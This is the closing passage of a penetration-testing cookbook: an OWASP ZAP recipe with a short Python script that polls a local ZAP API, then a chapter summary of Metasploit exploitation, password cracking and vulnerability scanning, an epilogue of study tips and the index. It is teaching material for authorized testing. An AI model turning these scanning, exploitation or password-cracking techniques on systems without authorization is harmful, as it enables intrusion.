
ZAP launches in GUI mode and asks how you want to handle the session. After you select an option and click on the start button, the ZAP Opening screen shows up:





***Figure 13.1: ZAP's home screen***


2. We discussed before in this recipe that ZAP can be used irrespective of your current level of penetration testing. If you want to quickly perform penetration testing on a Web URL, all you have to do is click on Automated Scan, enter the URL (or, in our case, the IP address of the vulnerable Metasploitable2 VM), and click on Attack. It is that easy:



***Figure 13.2: ZAP's automated scan screen***

ZAP will state the scan on the Web URL and show the progress information is displayed in real-time on the ZAP's screen. A complete scan can take a very long time to complete. In real-life conditions, this can be left overnight for scanning a website.

3. Before we can interface with ZAP using Python, we need to create an API key for the REST API we are going to use. In order to create an API key, go to Tools -> Options -> API, and use the API key that is shown there. You can also generate a new API key by clicking on the Generate Random Key button:



### ***Figure 13.3: Generating an API key***

4. Finally, before connecting to ZAP to run scans through Python, we need to run ZAP in the daemon mode. So far, we have been running it as a regular application. Look at the documentation of running ZAP in daemon mode

We will leave ZAP running in the foreground for this recipe as an application. However, in real-life conditions running it in daemon mode is preferable.

5. Now, we can use Python to run passive and active scans on our target system. We can use one of two methods to interface with ZAP, one with REST API and another using the python-owasp-zap module. In this recipe, we will use the REST API.

Program for running passive and active penetration testing scans using ZAP is as follows:

```
# zap_scanner.py
```

```
import requests
```

```
class ZapScanner:
```

```
def get_active_scan_status(self):
```

```
params = {'apikey': '4qot4rnp1vi7f6qaa10080528a'}
```

```
response = requests.get(f'http://localhost:8080/JSON/ascan/action/scan/',  
params=params)
```

```
if (response.status_code == 200):
```

```
json_response = response.json()
```

```
zap_scan_id = str(json_response["scan"])
```

```
print('ZAP scan ID: ', zap_scan_id)
```

```
else:
```

```
print(f'No scans running. Status code: {str(response.status_code)}')
```

```
def get_alert_summary(self):
```

```
params = {'apikey': '4qot4rnp1vi7f6qaa10080528a'}
```

```
response =  
requests.get(f'http://localhost:8080/JSON/alert/view/alertsSummary/',  
params=params)
```

```
if (response.status_code == 200):
```

```
    json_response = response.json()
```

```
    print(json_response["alertsSummary"])
```

```
else:
```

```
    print(f'No scan summary available. Status code:  
    {str(response.status_code)}')
```

```
if __name__ == "__main__":
```

```
    scanner = ZapScanner()
```

```
    scanner.get_active_scan_status()
```



```
scanner.get_alert_summary()
```

When you run the program, you will get an output similar to the following:

```
└──(nishantkali)-[~/Work/nishant-workarea]
```

```
└─$ /bin/python /home/nishant/Work/nishant-workarea/cybersecurity-cook-  
book/Chapter_13/zap_scan.py
```

**No scans running. Status code: 400**

**{'High': 22, 'Low': 11557, 'Medium': 15706, 'Informational': 6290}**

```
└──(nishantkali)-[~/Work/nishant-workarea]
```

```
└─$
```

This is a simple example of working with ZAP. If you want to create a fully functional scanner in Python with ZAP, you can do the following:

Start a scan on the target

Poll for the progress of the scan

Get the scan summary once the scan is complete

Create a detailed scan report

## Activity

Attempt the following activities before the next recipe:

Read and understand the ZAP API reference published at <https://www.zaproxy.org/docs/>

Modify the above program to achieve the same result using the ZAP Python module, that is, `python-owasp-zap`

Using one of the methods we discussed previously, start a scan on a target

Modify the preceding program to poll for the progress of the already-running scan

## Conclusion

In this chapter, we explored various offensive and penetration testing techniques. These techniques are used by penetration testers or Whitehat hackers to find security issues in the target system. By doing so, they mimic the behavior of an attacker, try to find the security issues before attackers do, and then fix them proactively.

We looked at Metasploit as a tool to find vulnerabilities and other issues and then exploit them using the exploits present in its database. Metasploit is one of the best tools in Kali Linux to exploit the target systems in this way. In our example, we were able to exploit a vulnerable service and get a backdoor to the system in the form of a fully function shell with a privileged user. You can also write and use your own custom exploits in Metasploit.

We also saw a simple technique of cracking passwords using John the Ripper, which uses brute force attacks to break the passwords. We understood that if the password is not strong enough or is a commonly used password, a tool like John the Ripper can break it very easily.

After this, we used Nap's vulners NSE script to discover vulnerabilities in our target system. vulners can be used to do a lot more than what we saw in this chapter and can be extremely powerful if we want to work with security intelligence.

Finally, we looked at various ways to perform active reconnaissance, perform attacks, and find deeper information about the target system. For this, first, we used Nikto, and then we used ZAP or Zed Attack Proxy. While Nikto has a simple interface and gives a good summarized result, ZAP is a very powerful

tool that gives a comprehensive result.

This chapter concludes this book.

## Questions

What is the general approach used for exploiting vulnerabilities using Metasploit?

Is there a way to extend Metasploit by your own custom exploits?

Why commonly used passwords and passwords that substitute letters with similar-looking numbers (for example, “o” with “0” and “i” with “1”), are not considered safe?

As a penetration tester, describe the approach one needs to take to find out the maximum security issues in the target system.

Is OWASP ZAP the only tool you can use as a penetration tester to find all the security issues in a Web application? Why and why not?

## Points to remember

Offensive and penetration testing techniques are used by penetration testers to proactively find security issues.

Such penetration testing activities, though they simulate real cyberattack situations, are done in a controlled way and with prior authorization.

Exploits are mechanisms malicious actors use to gain unauthorized access to digital assets.

Metasploit framework can be used to discover the vulnerabilities in the target systems and perform targeted attacks on them.

Tools like John the Ripper are used by malicious actors and penetration testers to crack passwords. However, in the latter case, it is used for checking the password strength.

Vulners work with security intelligence data and can be invoked as an NSE script from Nmap.

Nikto is a simple-to-use vulnerability scanner that provides an essential list of vulnerabilities.

ZAP is a powerful tool with the ability to perform deep scans on the target Web applications.



## **Key terms**

**Exploits:** Mechanisms malicious actors use to gain unauthorized access to digital assets like confidential and sensitive files.

**Metasploit:** A vulnerability assessment and penetration testing tool that comes pre-installed on Kali Linux.

**John the Ripper:** A password-cracking tool that comes pre-installed on Kali Linux.

**Nikto:** A very simple vulnerability scanner tool that provides a summary of vulnerabilities found on a Web server.

**Vulners:** A security intelligence database and framework that can be used directly, through APIs, or through Nmap's NSE scripts.

**Zed Attack Proxy (ZAP):** A powerful vulnerability scanner and penetration testing tool that can go very deep into the target Web servers.

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings

around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



# Epilogue

Congratulations, readers, for finishing all the chapters of the book! I hope it helped you become proficient in cybersecurity and start a lifelong learning journey. Learning is a continuous process. Although we have discussed all the essential aspects of cybersecurity in detail in the book, this part will have additional information about how to become an expert in cybersecurity so that you can take up cybersecurity jobs or consulting assignments. Here are a few things that will help you achieve that target.

## *Completing all the activities for each of the chapters:*

The activities after every recipe are created to reinforce your learning and make you try a different aspect of the recipe that was not covered, adding to your knowledge and experience. Completing all the assignments in this book will help you understand the concepts at a much deeper level.

## *Hands-on approach:*

One of the key objectives of this book is to get you in the habit of solving complex problems by means of modularizing the difficulties. This requires you to create smaller solutions using a hands-on approach. While the theory is absolutely necessary, being hands-on in cybersecurity is what can propel your knowledge and career to the next level.

## *A good development and testing environment:*

We discussed about creating development environment in Chapter 1 (Getting Ready) and Chapter 4 (Creating Development Environment for Advance Cybersecurity Techniques). A good development and testing environment where you can try out advanced concepts contains the following at the least:

A penetration-testing Linux distribution like Kali Linux or ParrotOS, preferably both

One or more regular VMs running Ubuntu, CentOS, or any other Linux

A Windows machine – this can be your laptop itself

Multiple vulnerable VMs, like Metasploitable2, that can be used to test a variety of advanced concepts

Based on your specific requirement, you may also need one or more VMs on the cloud, network equipment, and other hardware, so that everything can be tested in an isolated environment.

#### ***Automation mindset:***

When you come across a problem in cybersecurity, think in terms of whether you can automate it. If you can, that gives a lot of insights into creating working software. Such a collection of small scripts and tools can one day be aggregated

to solve a much more complex problem or can be used in a workflow. Remember, many cybersecurity software you see today have started in a similar way. Once you have developed this mindset, relook at various activities in this book, and try to create a working solution for all of them, with the objective of creating tools that you can share with others who are facing similar problems.

#### *Creating a habit of reading source code:*

There are open-source tools available for most of the concepts we have discussed so far. One of the best ways to learn to write new tools is to use the knowledge and approach in the existing tools written by experts in those areas. Creating a habit of reading the source code of such tools helps you come up with novel approaches to solving cybersecurity problems

#### *Tips on various techniques*

**Reconnaissance:** The metasploit framework can be used to perform reconnaissance at a much deeper level than what we have learned so far

**Cyber forensics:** Cyber forensics for Windows-based servers and desktops are important as they comprise over two-thirds of all systems. Look at various Open Source Intelligence (OSINT) and other intelligence gathering techniques to get much deeper into this area

**Working with wireless devices:** If you can create an isolated lab for wireless device testing, you can first try a de-authentication attack followed by cracking your password. This can then become the basis for more advanced penetration testing

**Penetration testing: If you want to be an expert in just a few things, then Metasploit and nmap are top. Make sure you gain expert knowledge of them**

## **A**

active reconnaissance

for accessing target system information

Address Resolution Protocol (ARP)

advanced cybersecurity techniques

development environment

aircrack-ng

Anaconda distribution

installing



URL

antivirus software

listing, on Windows

APIVoid

connecting, with

domain reputation, checking with

for checking DNS records

for checking SSL Information

URL

Application Programming Interfaces (APIs)

ARP cache poisoning

ARP spoofing

simulating

attacks

identifying

attack surface

attack surfaces

identifying, in target system

Audit Trail

creating

**B**

binary files

header, reading

information, searching

BSSID

**C**

Censys

connecting with

information, parsing

Censys API

target system information, obtaining

ciphers

discovering on host, with nmap

continuous pen testing

performing, with ZAP

Credential Harvester

crt.sh

for obtaining domain certificate information

URL

CVSS database

using, for checking exploitable package installation

Cyber Defense

cybersecurity

concepts

versus, Information Security (or InfoSec)

cybersecurity intelligence

cybersecurity lab

creating

on Hyper-V

on VirtualBox

cybersecurity professionals

ethics

qualities

cybersecurity tools

creating, with published source code

licensing considerations

## **D**

defensive security

Denial of Service (DoS) attacks

development environment

for advanced cybersecurity techniques

dig

using, for obtaining IP address or domain name

Digital Forensic and Incident Response (DFIR)

Distributed Denial of Service (DDoS) attacks

DNS records

checking, with APIVoid

Document Object Model (DOM)

domain certificate information

obtaining, with crt.sh

Domain Name Server (DNS)

Domain Reputation

checking, with APIVoid

Dorks

## **E**

ethical hacking

Exif data

for analysing file information

exploitable package installation

checking on system, with CVSS database

exploitable VM

Exploit Database

Extended Service Set ID (ESSID)

## **F**



Fierce

using, as reconnaissance tool for domains

file metadata extraction

techniques, using

fingerprinting

techniques

using, for identifying malicious actors

using, for malware analysis and threat detection

forensic analysis 4, 5,

Linux logs, using

process dumps, using

Web scraping, using

Windows logs, using

## **G**

Google Hacking Database (GHDB)

using, for exploiting target system and devices information

using, for obtaining vulnerabilities

Google Search

using, for exploiting target system and devices information

vulnerabilities, obtaining

group ID (GID)

group privileges

## **H**

hardened system

Heroku

Homebrew

hosts

discovering, on network with nmap

HTTP header analysis

for identifying phishing websites

HTTP Response Headers

obtaining, for target system

parsing, for target system

using, for interpreting vulnerabilities

Hyper-V

cybersecurity lab

hypervisor

Hyper-V Manager

**I**

Information Security (or InfoSec)

Integrated Development Environment (IDE)

configuring

Internet Control Message Protocol (ICMP)

intrusion detection

Kismet, using

IPInfo

connecting with

information, parsing

IPInfo API

target system information, obtaining

IP Reputation

obtaining

iptables

(ISC)2

URL

**J**

John the Ripper

using, for cracking passwords

**K**

Kali Linux

Kali Linux tools

for simulating phishing

Kismet

using, for intrusion detection

## **L**

Linux

account insights, obtaining

privilege model

Linux default firewall

interfacing, using Python

Linux logs

using, in forensic analysis

live network packets

capturing, with Wireshark

logs

monitoring

## **M**

malware

malware analysis

with fingerprinting

with spaCy

man-in-the-middle (MITM) attacks

metadata



extracted from file, for reconnaissance operations

metadata analysis

using, for reverse engineering

metadata extraction

Metasploit

features

using, for penetration testing

Metasploitable2 vulnerable VM

Metasploit commands

Metasploit exploit code

using, for exploiting vulnerability in target system

Metasploit exploit payload

using

Metasploit modules

**N**

Natural Language Processing (NLP)

Natural Language Understanding (NLU)

netsh utility

netstat

for finding network interfaces and ports details

network interfaces

details, finding with netstat

network packets

analysing, with tcpdump

capturing to file, with Wireshark

sniffing, with Scapy

network scanning operations

performing, with Scapy

network traffic analysis

performing, with Wireshark

network utilities

ngrok

Nikto

using, for penetration testing

nmap

ciphers, discovering on host

for scanning for open ports and services

hosts, discovering on network

Nmap Scripting Engine (NSE)

NMAP's vulners NSE script

using, for discovering vulnerabilities

nslookup

using, for obtaining IP address or domain name

## **O**

offensive security

Open Source Intelligence (OSINT)

OWASP ZAP

automated scan screen

home screen

URL

using, for performing continuous pen testing

## **P**

packet capture file analysis

performing, with spaCy

performing, with Wireshark

with Wireshark

Packet Capture (PCAP) file

packets, in promiscuous mode

sniffing, with Wireshark

Pagodo

passive reconnaissance

using, for accessing target system information

passwords

cracking, with John the Ripper

penetration tester

penetration testing

with Nikto

phishing

simulating

simulating, with Kali Linux tools

working

phishing websites

identifying, with HTTP header analysis

ping

for checking target system connectivity

ports

details, finding with netstat

monitoring

privilege model, Windows

privileges, Linux

group privileges

user privileges

proactive security measures

performing, with Python



process dumps

using, in forensic analysis

promiscuous mode

protocol headers

interpreting

parsing, for common protocols

published source code

for creating cybersecurity tools

PyrCrack

using, for simulating wireless interface monitoring

pyshark

wireless traffic sniffing

Python

download link

installing

using, for interfacing with Linux default firewall

using, for interfacing with Windows default firewall

using, for performing proactive security measures

Wireshark, interfacing with

Python development environment

configuring

operating system considerations

Python installation

CentOS

Fedora

Kali Linux

Linux

macOS

RHEL

Ubuntu

Windows

Python libraries

configuring

Python programs

running, for access to internal system features

Python virtual environment (venv)

creating

testing

using

**R**

reconnaissance

active reconnaissance

passive reconnaissance

reconnaissance operations

extracted metadata, using for

performing, with Scapy

reverse engineering

advanced techniques

metadata analysis, using

rudimentary DFIR

creating

**S**

sample programs

testing

Scapy

using, as reconnaissance tool and network scanner

using, for sniffing network packets

Security Identifier (SID)

security intelligence

Service Set ID (SSID)

Shodan

connecting with

information, parsing

Shodan API

using, for obtaining information target system

simple defensive security control

creating

simple live network packet capturer

creating, with Wireshark

Social-Engineer Toolkit (SET)

for simulating phishing

source code review

using, for understanding tools functioning

spaCy

usage examples

using, for captured packets analysis

using, for malware analysis and threat detection

SSL Information

checking, with APIVoid

system hardening

**T**

target system

connectivity, checking, with ping

tcpdump



installing

network packets, analysing with

techniques

for file metadata extraction

third-party firewalls

working with

threat detection

with fingerprinting

with spaCy

tinyurl

traceroute

used, for finding out hops to target system

using, for finding out hops to local VMs

Transmission Control Protocol (TCP)

tshark

## **U**

user ID (UID)

user privileges

## **V**

VirtualBox

cybersecurity lab

virtualization

virtual machine (VM)

with hypervisor

VS code

download link

vulnerabilities

discovering, with NMAP's vulners NSE script

identifying, in target system

vulnerable VM

vulners

URL

**W**

Web scraping

usage examples

using

using, in forensic analysis

website

crawling

whois

using, for obtaining IP address or domain name

## Windows

account insights, obtaining

installed software list, obtaining

netsh utility

privilege model

## Windows default firewall

connection security

inbound protection

interfacing with, using Python

outbound protection

## Windows logs

using, in forensic analysis

windows\_tools

Wireless Access Points (WAPs)

wireless devices

wireless interface monitoring

simulating, with PyrCrack

wireless jamming attacks

wireless PCAP file

analysis, performing with spaCy

wireless traffic

sniffing, with pyshark

Wireshark

for capturing network packets, to file

for creating simple live network packet capturer

for packet capture file analysis

installing

installing, on CentOS

installing, on Linux

installing, on macOS

installing, on RHEL

installing, on Ubuntu

installing, on Windows

interfacing with, in Python

URL

using, for capturing live network packets

using, for network traffic analysis

using, for packet capture file analysis

using, for sniffing packets in promiscuous mode

WordNet